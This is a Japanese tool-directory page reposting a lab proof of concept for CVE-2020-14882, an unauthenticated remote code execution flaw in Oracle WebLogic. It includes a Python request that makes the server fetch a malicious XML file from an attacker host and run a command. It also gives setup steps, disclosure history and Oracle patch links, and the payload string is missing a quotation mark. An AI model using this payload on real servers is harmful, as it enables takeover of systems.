Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2020-14882 — Oracle WebLogic Serverの乗っ取り | Kitploit
ツール/GitHubGitHub/lucaspdiniz/cve-2020-14882
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育
GitHublucaspdiniz/cve-2020-14882

CVE-2020-14882

Oracle WebLogic Serverの乗っ取り

リポジトリを見る
1262年前未レビュー
共有

WebLogic RCE脆弱性 - CVE-2020-14882

  • はじめに

CVE-2020-14882は、Oracle WebLogic ServerのConsoleコンポーネントにおけるリモートコード実行(RCE)の欠陥です。この認証前の欠陥は、攻撃の複雑さが「低い」と評価され、Oracleによって「容易に悪用可能」として強調され、CVSSv3スコア9.8の重大な評価を受けました。悪用に成功すると、認証されていない攻撃者がHTTPを介してOracle WebLogicサーバーを侵害し、ホストを完全に制御できるようになります。(詳細 - Tenable)

  • スコア重大度 - CVSS 3 ⚠️


影響を受けるサポート対象バージョンは、10.3.6.0.0、12.1.3.0.0、12.2.1.3.0、12.2.1.4.0、14.1.1.0.0です。

探索 - POC ❗

環境 💻

被害者(WebLogicサーバー): 192.168.0.15 - Windows 10 PRO(WebLogic Server実行中)
攻撃者(XMLファイルホスト): 192.168.0.16 - Kali Linux - GNU/Linux - Debian

  1. 最初のステップとして、weblogicの脆弱性を悪用するPythonファイルを作成しましょう。

ペイロード:

import requests
url = http://{}:{}/console/images/%252E%252E%252Fconsole.portal' \
		'?_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext' \
		'(%22http://192.168.0.16:8000/Documents/teste.xml%22)'.format('192.168.0.15', '7001')
response = requests.get(url)

このペイロードは、Spring FrameworkのXMLライブラリを呼び出し、攻撃者のドメイン内のサーバーにリクエストを送信してteste.xmlファイルを探します。

  1. 被害者によって呼び出されるXMLファイルを準備する必要があります。標準的なXML構造を作成しましたが、この手順ではフレームワークを含め、値フィールドが重要です。これらの値は被害者上で実行されます。この例では、Windowsの電卓ファイルを呼び出しています。


  1. 攻撃者のホスト上で、被害者からリクエストされるXMLファイルを提供するサーバーを作成する必要があります。簡単のため、自身のPythonサーバーhttp.serverを使用します。


  1. 攻撃開始 🎯。ステップ1のスクリプトを開始します。このステップでは、被害者によって行われているXMLファイル呼び出しのログを確認できました。


  1. RCEの実行成功 💥。被害者側では、Windows電卓のリモート実行(RCE)を確認できます。

結論

10月28日、Jangというセキュリティ研究者がCVE-2020-14882に関するブログ記事(ベトナム語)を公開し、PoCに使用できる部分的な詳細を含めました。JangはWebLogicの脆弱性には精通しており、CVE-2020-2555を発見・報告し、Oracleは2020年1月のCPUでその脆弱性を修正しました。3月、JangはCVE-2020-2555が完全に修正されていないことを確認しました。CVE-2020-2555のバイパスは、別の研究者であるVNPT情報セキュリティセンター(ISC)のQuynh Leによって開示されました。LeとJangの両者がこのバイパスの報告者としてクレジットされており、これはCVE-2020-2883として識別されています。(詳細 - Tenable)

修正に役立つリンク

  • Oracle WebLogic: CVE-2020-14882 : クリティカルパッチアップデート(ドキュメントID 2771503.1)(Oracleサポート)

  • Oracle Critical Patch Update Advisory - 2020年10月(Oracleサポート)

  • CVE-2020-14882 Weblogicの影響を軽減する方法(Oracleサポート)

  • Oracle Fusion MiddlewareのOracle WebLogic Server製品の脆弱性(Mitre - CVE)

脆弱性が修正されました ✅

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    361
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    339
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    322

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →